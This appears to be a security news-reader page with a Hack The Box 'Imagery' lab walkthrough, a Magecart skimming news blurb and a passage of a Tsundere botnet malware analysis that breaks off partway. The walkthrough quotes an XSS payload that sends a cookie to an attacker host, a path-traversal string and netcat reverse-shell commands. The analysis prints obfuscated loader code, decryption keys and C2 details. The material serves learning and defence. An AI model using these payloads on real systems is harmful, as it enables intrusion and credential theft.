Reading view

There are new articles available, click to refresh the page.

Hack The Box: Imagery Machine Walkthrough – Medium Difficulity

By: darknite
Reading Time: 12 minutes

Introduction to Imagery:

In this write-up, we will explore the “Imagery” machine from Hack The Box, categorised as a Medium difficulty challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.

Objective:

The goal of this walkthrough is to complete the “Imagery” machine from Hack The Box by achieving the following objectives:

User Flag:

After gaining an initial foothold through weaknesses in the web application, access is gradually expanded beyond a standard user account. By leveraging exposed application data and mismanaged credentials, lateral movement becomes possible within the system. This progression ultimately leads to access to a regular system user account, where the user flag can be retrieved, marking the successful completion of the first objective.

Root Flag:

With user-level access established, further analysis reveals misconfigured privileges and trusted system utilities that can be abused. By carefully interacting with these elevated permissions and understanding how system-level automation is handled, full administrative control of the machine is achieved. This final escalation allows access to the root account and the retrieval of the root flag, completing the machine compromise.

Enumerating the Imagery Machine

Reconnaissance:

Nmap Scan:

Begin with a network scan to identify open ports and running services on the target machine.

nmap -sC -sV -oA initial 10.129.3.10

Nmap Output:

┌─[dark@parrot]─[~/Documents/htb/imagery]
└──╼ $nmap -sC -sV -oA initial 10.129.3.10 
# Nmap 7.94SVN scan initiated Fri Jan 23 23:04:24 2026 as: nmap -sC -sV -oA initial 10.129.3.10
Nmap scan report for 10.129.3.10
Host is up (0.22s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http-alt Werkzeug/3.1.3 Python/3.12.7
|_http-title: Image Gallery
| fingerprint-strings: 
|   FourOhFourRequest: 
|     HTTP/1.1 404 NOT FOUND
|     Server: Werkzeug/3.1.3 Python/3.12.7
|     Date: Sat, 24 Jan 2026 00:25:22 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 207
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GetRequest: 
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.1.3 Python/3.12.7
|     Date: Sat, 24 Jan 2026 00:25:15 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 146960
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Image Gallery</title>
|     <script src="static/tailwind.js"></script>
|     <link rel="stylesheet" href="static/fonts.css">
|     <script src="static/purify.min.js"></script>
|     <style>
|     body {
|     font-family: 'Inter', sans-serif;
|     margin: 0;
|     padding: 0;
|     box-sizing: border-box;
|     display: flex;
|     flex-direction: column;
|     min-height: 100vh;
|     position: fixed;
|     top: 0;
|     width: 100%;
|     z-index: 50;
|_    #app-con
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7

Analysis:

  • Port 22 (SSH): SSH is available for remote access and may be used later if valid credentials are obtained.
  • Port 8000 (HTTP): A Python-based web application is exposed on port 8000 and represents the primary attack surface for further enumeration.

Web Enumeration:

Web Application Exploration:

Features the app’s slogan “Capture & Cherish Every Moment” in large white text, followed by a description: “Your personal online gallery, designed for simplicity and beauty. Upload, organise, and relive your memories with ease.” Below that, a white section titled “Powerful Features at Your Fingertips” with three icons (a landscape image frame, a padlock for security, and a rocket for speed/performance). The navigation bar at the top includes “Home,” “Login,” and “Register.”

Application Overview

Centred white form on blue background titled “Register”. Fields: “Email ID” (placeholder: “Enter your email ID”) and “Password” (placeholder: “Enter your password” with eye icon for visibility). Blue “Register” button. ja

Fields pre-filled: “Email ID” as “dark@imagery.htb” and masked “Password”. Blue “Register” button.

Similar to register, titled “Login”. Fields pre-filled: “Email ID” as “dark@imagery.htb” and masked “Password”. Blue “Login” button, plus “Don’t have an account? Register here” link. Top nav: “Home”, “Login”, “Register”.

White background with title “Your Image Gallery”. A card message: “No images uploaded yet. Go to the ‘Upload’ page to add some!” Logged-in nav: “Home”, “Gallery”, “Upload”, “Logout” (red button).

Client-side JavaScript source code fetching and displaying admin bug reports from /admin/bug_reports with error handling and UI rendering logic.

JavaScript function handleDownloadUserLog redirects to /admin/get_system_log with a crafted log_identifier parameter based on username.

404 Not Found response when accessing the root /admin endpoint directly.

JSON access denied response (“Administrator privileges required”) when trying to access /admin/users as a non-admin user.

405 Method Not Allowed error on GET request to /report_bug, indicating the endpoint exists but requires a different HTTP method (likely POST).

App footer section showing copyright “© 2026 Imagery”, Quick Links (Home, Gallery, Upload, Report Bug), social media links, and contact info (support@imagery.com, fictional address).

Stored Cross-Site Scripting in Bug Reporting Feature on Imagery Machine

“Report a Bug” form pre-filled with “bugName”: “dark” and the same XSS cookie-stealing payload in Bug Details, ready for submission.

Terminal session as user “dark@parrot” running a local HTTP server (sudo python3 -m http.server 80) in the ~/Documents/htb/imagery directory to serve files/listen for requests on port 80.

Burp Suite capture of a successful POST to /report_bug, submitting JSON with “bugName”: “dark” and XSS payload in “bugDetails” (<img src=x onerror=”document.location=’http://10.10.14.133:80/?cookie=’+document.cookie”>), response confirms submission with admin review message.

The response of successful POST to /report_bug, submitting an XSS payload in bugDetails to exfiltrate cookies via redirect to the attacker’s server.

Burp Suite capture of GET request to /auth_status returning JSON with logged-in user details (username “dark@imagery.htb“, isAdmin false).

Local Python HTTP server log showing incoming request from target (10.129.3.10) with stolen admin session cookie in query parameter, plus 404 for favicon.

Burp Suite capture of GET to /admin/ endpoint returning standard 404 Not Found HTML error page.

Successful GET to /admin/users with stolen admin cookie returning JSON user list (admin with isAdmin:true, testuser with isAdmin:false).

JavaScript source snippet of handleDownloadUserLog function redirecting to /admin/get_system_log with the encoded log_identifier parameter.

Local File Inclusion Leading to Credential Disclosure

Failed LFI attempt on non-existent path returning 500 Internal Server Error with “Error reading file: 404 Not Found”.

Successful LFI exploitation via /admin/get_system_log retrieving /etc/passwd contents through path traversal payload “../../../../../../etc/passwd”.

Admin Panel interface (accessed with hijacked session) showing User Management with admin and testuser entries, plus empty Submitted Bug Reports section.

LFI retrieval of /proc/self/environ exposes environment variables (LANG, PATH, WEBHOME, WEBSHELL, etc.).

Retrieved db.json file contents via /admin/get_system_log path traversal, exposing user records with MD5-hashed passwords for admin and testuser, alongside an empty bug_reports array.

LFI retrieval of config.py source code exposing app constants like DATA_STORE_PATH=’db.json’, upload folders, and allowed extensions.

CrackStation online tool cracking the MD5 hash “2c65c8d7bfbca32a3ed42596192384f6” to plaintext “iambatman”.

Terminal output of failed SSH attempt as testuser@10.129.3.10 with publickey authentication denied.

Authenticating to the Imagery Application Using TestUser’s Credentials

Login page with Email ID pre-filled as “testuser@imagery.htb” and masked password field.

Empty Gallery page for logged-in user stating “No images uploaded yet. Go to the ‘Upload’ page to add some!”

Upload New Image form with “lips.png” selected (max 1MB, allowed formats listed), optional title/description, group “My Images”, uploading as Account ID e5f6g7h8.

Achieving Shell Access via Remote Code Execution

Gallery view showing single uploaded image “lips” (red lips icon) with open context menu offering Edit Details, Convert Format, Transform Image, Delete Metadata, Download, and Delete.

Visual Image Transformation modal in crop mode with selectable box over the red lips image, parameters set to x:0 y:0 width:193 height:172.

Successful Burp POST to /apply_visual_transform with valid crop params returning new transformed image URL in /uploads/admin/transformed/.

Burp capture of POST to /apply_visual_transform with invalid crop “x”:”id” parameter resulting in 500 error (“invalid argument for option ‘-crop'”).

Burp capture of POST to /apply_visual_transform injecting “cat /etc/passwd” via crop “x” parameter, resulting in 500 error exposing command output snippet.

Attacker terminal running netcat listener on port 9007 (nc -lvnp 9007).

Burp capture of POST to /apply_visual_transform with reverse shell payload in crop “x” parameter (“rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.133 9007 >/tmp/f”).

Successful reverse shell connection from target (10.129.3.10) to attacker listener on port 9007, landing as web@Imagery.

Detailed directory listing of /web (app root) revealing source files (api_*.py, app.py, config.py, db.json, utils.py) and directories (bot, env, static, system_logs, templates, uploads).

Directory listing of /web/bot showing admin.py file owned by web user.

Source code of admin.py revealing Selenium automation bot with hardcoded admin credentials (“admin@imagery.htb“:”strongsandofbeach”), bypass token, and Chrome binary path.

Backup and Archive Discovery

Detailed directory listing of /var showing system directories (backup, backups, cache, crash, lib, local, log, mail, opt, run, snap, spool, tmp).

Directory listing of /var/backup showing an encrypted backup file web_20250806_120723.zip.aes.

Directory listing of /var/backups showing multiple compressed APT/dpkg state archives (.gz files).

Target starting Python HTTP server on port 9007 to serve the encrypted backup file.

Wget successfully downloading the encrypted backup file web_20250806_120723.zip.aes (22MB) from the target’s HTTP server on port 9007.

File command confirming web_20250806_120723.zip.aes is AES-encrypted data created by pyAesCrypt 6.1.1.

Attempt to run dpyAesCrypt.py failing with ModuleNotFoundError for ‘pyAesCrypt’ (case-sensitive import issue).

Successful pip3 user installation of pyaescrypt-6.1.1 package.

Failed execution of dpyAesCrypt.py due to ModuleNotFoundError for ‘termcolor’ (missing import dependency).

Successful pip3 user installation of termcolor-3.3.0 package.

Custom pyAesCrypt brute-forcer discovering password “bestfriends” early in the wordlist.

Successful decryption of the AES backup using “bestfriends”, outputting the original web_20250806_120723.zip.

The cunzip extracting the decrypted backup archive, revealing full app source (api_*.py, app.py, config.py, db.json, utils.py), templates, system_logs, env, and compiled pycache files.

cat of decrypted db.json revealing user database with admin (hashed password), testuser (“iambatman”), and mark (another hashed password).

CrackStation results cracking MD5 hashes to “iambatman”, “supersmash”, and “spiderweb1234” (one unknown).

Successful su to mark using password “supersmash”, confirming uid/gid 1002.

Python one-liner (python3 -c ‘import pty;pty.spawn(“/bin/bash”)’) to spawn an interactive bash shell.

ls -al in /home/mark showing files including user.txt (likely containing the flag).

We can read the user flag by typing the “cat user.txt” command

Escalate to Root Privileges Access to Imagery Machine

Privilege Escalation:

sudo -l reveals that user mark can run /usr/local/bin/charcol as root without a password (NOPASSWD).

charcol help output describing the CLI tool for encrypted backups, with commands (shell, help) and options (-quiet, -R for reset).

Failed charcol shell passphrase attempts (“bestfriend”, “supermash”, “supersmash”) resulting in lockout after multiple errors.

sudo charcol -R resetting application password to default (“no password” mode) after system password verification.

sudo charcol -R resetting application password to default (“no password” mode) after system password verification.

Repeated sudo charcol -R successfully resetting to no password mode.

charcol interactive shell entry after initial setup, displaying ASCII logo and info message.

charcol help output explaining backup/fetch commands and “auto add” for managing automated (root) cron jobs, with security warnings.

Attacker terminal running netcat listener on port 9007 in preparation for reverse shell.

Successful “auto add” command creating a root cron job with reverse shell payload to attacker (10.10.14.133:9007), verified with system password “supersmash”.

Successful privilege escalation to root via a malicious cron job triggered a reverse shell, followed by reading the root flag from /root/root.txt

The post Hack The Box: Imagery Machine Walkthrough – Medium Difficulity appeared first on Threatninja.net.

Magecart Hack Injects JavaScript to Steal Online Payment Data

A new Magecart-style campaign is actively targeting e-commerce websites by injecting malicious JavaScript that intercepts and exfiltrates payment card data during checkout. The malicious script was hosted at cc-analytics[.]com/app.js and discovered on compromised e-commerce sites through script injection. The code employs heavy obfuscation using hex encoding and base conversion functions to evade detection. Security researchers […]

The post Magecart Hack Injects JavaScript to Steal Online Payment Data appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

Blockchain and Node.js abused by Tsundere: an emerging botnet

Introduction

Tsundere is a new botnet, discovered by our Kaspersky GReAT around mid-2025. We have correlated this threat with previous reports from October 2024 that reveal code similarities, as well as the use of the same C2 retrieval method and wallet. In that instance, the threat actor created malicious Node.js packages and used the Node Package Manager (npm) to deliver the payload. The packages were named similarly to popular packages, employing a technique known as typosquatting. The threat actor targeted libraries such as Puppeteer, Bignum.js, and various cryptocurrency packages, resulting in 287 identified malware packages. This supply chain attack affected Windows, Linux, and macOS users, but it was short-lived, as the packages were removed and the threat actor abandoned this infection method after being detected.

The threat actor resurfaced around July 2025 with a new threat. We have dubbed it the Tsundere bot after its C2 panel. This botnet is currently expanding and poses an active threat to Windows users.

Initial infection

Currently, there is no conclusive evidence on how the Tsundere bot implants are being spread. However, in one documented case, the implant was installed via a Remote Monitoring and Management (RMM) tool, which downloaded a file named pdf.msi from a compromised website. In other instances, the sample names suggest that the implants are being disseminated using the lure of popular Windows games, particularly first-person shooters. The samples found in the wild have names such as “valorant”, “cs2”, or “r6x”, which appear to be attempts to capitalize on the popularity of these games among piracy communities.

Malware implants

According to the C2 panel, there are two distinct formats for spreading the implant: via an MSI installer and via a PowerShell script. Implants are automatically generated by the C2 panel (as described in the Infrastructure section).

MSI installer

The MSI installer was often disguised as a fake installer for popular games and other software to lure new victims. Notably, at the time of our research, it had a very low detection rate.

The installer contains a list of data and JavaScript files that are updated with each new build, as well as the necessary Node.js executables to run these scripts. The following is a list of files included in the sample:

nodejs/B4jHWzJnlABB2B7
nodejs/UYE20NBBzyFhqAQ.js
nodejs/79juqlY2mETeQOc
nodejs/thoJahgqObmWWA2
nodejs/node.exe
nodejs/npm.cmd
nodejs/npx.cmd

The last three files in the list are legitimate Node.js files. They are installed alongside the malicious artifacts in the user’s AppData\Local\nodejs directory.

An examination of the CustomAction table reveals the process by which Windows Installer executes the malware and installs the Tsundere bot:

RunModulesSetup 1058    NodeDir powershell -WindowStyle Hidden -NoLogo -enc JABuAG[...]ACkAOwAiAA==

After Base64 decoding, the command appears as follows:

$nodePath = "$env:LOCALAPPDATA\nodejs\node.exe";
& $nodePath  - e "const { spawn } = require('child_process'); spawn(process.env.LOCALAPPDATA + '\\nodejs\\node.exe', ['B4jHWzJnlABB2B7'], { detached: true, stdio: 'ignore', windowsHide: true, cwd: __dirname }).unref();"

This will execute Node.js code that spawns a new Node.js process, which runs the loader JavaScript code (in this case, B4jHWzJnlABB2B7). The resulting child process runs in the background, remaining hidden from the user.

Loader script

The loader script is responsible for ensuring the correct decryption and execution of the main bot script, which handles npm unpackaging and configuration. Although the loader code, similar to the code for the other JavaScript files, is obfuscated, it can be deobfuscated using open-source tools. Once executed, the loader attempts to locate the unpackaging script and configuration for the Tsundere bot, decrypts them using the AES-256 CBC cryptographic algorithm with a build-specific key and IV, and saves the decrypted files under different filenames.

encScriptPath = 'thoJahgqObmWWA2',
  encConfigPath = '79juqlY2mETeQOc',
  decScript = 'uB39hFJ6YS8L2Fd',
  decConfig = '9s9IxB5AbDj4Pmw',
  keyBase64 = '2l+jfiPEJufKA1bmMTesfxcBmQwFmmamIGM0b4YfkPQ=',
  ivBase64 = 'NxrqwWI+zQB+XL4+I/042A==',
[...]
    const h = path.dirname(encScriptPath),
      i = path.join(h, decScript),
      j = path.join(h, decConfig)
    decryptFile(encScriptPath, i, key, iv)
    decryptFile(encConfigPath, j, key, iv)

The configuration file is a JSON that defines a directory and file structure, as well as file contents, which the malware will recreate. The malware author refers to this file as “config”, but its primary purpose is to package and deploy the Node.js package manager (npm) without requiring manual installation or downloading. The unpackaging script is responsible for recreating this structure, including the node_modules directory with all its libraries, which contains packages necessary for the malware to run.


With the environment now set up, the malware proceeds to install three packages to the node_modules directory using npm:

  • ws: a WebSocket networking library
  • ethers: a library for communicating with Ethereum
  • pm2: a Node.js process management tool
Loader script installing the necessary toolset for Tsundere persistence and execution

Loader script installing the necessary toolset for Tsundere persistence and execution

The pm2 package is installed to ensure the Tsundere bot remains active and used to launch the bot. Additionally, pm2 helps achieve persistence on the system by writing to the registry and configuring itself to restart the process upon login.

PowerShell infector


The PowerShell version of the infector operates in a more compact and simplified manner. Instead of utilizing a configuration file and an unpacker — as done with the MSI installer — it downloads the ZIP file node-v18.17.0-win-x64.zip from the official Node.js website nodejs[.]org and extracts it to the AppData\Local\NodeJS directory, ultimately deploying Node.js on the targeted device. The infector then uses the AES-256-CBC algorithm to decrypt two large hexadecimal-encoded variables, which correspond to the bot script and a persistence script. These decrypted files, along with a package.json file are written to the disk. The package.json file contains information about the malicious Node.js package, as well as the necessary libraries to be installed, including the ws and ethers packages. Finally, the infector runs both scripts, starting with the persistence script that is followed by the bot script.

The PowerShell infector creates a package file with the implant dependencies

The PowerShell infector creates a package file with the implant dependencies

Persistence is achieved through the same mechanism observed in the MSI installer: the script creates a value in the HKCU:\Software\Microsoft\Windows\CurrentVersion\Run registry key that points to itself. It then overwrites itself with a new script that is Base64 decoded. This new script is responsible for ensuring the bot is executed on each login by spawning a new instance of the bot.

Tsundere bot

We will now delve into the Tsundere bot, examining its communication with the command-and-control (C2) server and its primary functionality.

C2 address retrieval


Web3 contracts, also known as smart contracts, are deployed on a blockchain via transactions from a wallet. These contracts can store data in variables, which can be modified by functions defined within the contract. In this case, the Tsundere botnet utilizes the Ethereum blockchain, where a method named setString(string _str) is defined to modify the state variable param1, allowing it to store a string. The string stored in param1 is used by the Tsundere botnet administrators to store new WebSocket C2 servers, which can be rotated at will and are immutable once written to the Ethereum blockchain.

The Tsundere botnet relies on two constant points of reference on the Ethereum blockchain:

  • Wallet: 0x73625B6cdFECC81A4899D221C732E1f73e504a32
  • Contract: 0xa1b40044EBc2794f207D45143Bd82a1B86156c6b

In order to change the C2 server, the Tsundere botnet makes a transaction to update the state variable with a new address. Below is a transaction made on August 19, 2025, with a value of 0 ETH, which updates the address.

Smart contract containing the Tsundere botnet WebSocket C2

Smart contract containing the Tsundere botnet WebSocket C2

The state variable has a fixed length of 32 bytes, and a string of 24 bytes (see item [2] in the previous image) is stored within it. When this string is converted from hexadecimal to ASCII, it reveals the new WebSocket C2 server address: ws[:]//185.28.119[.]179:1234.


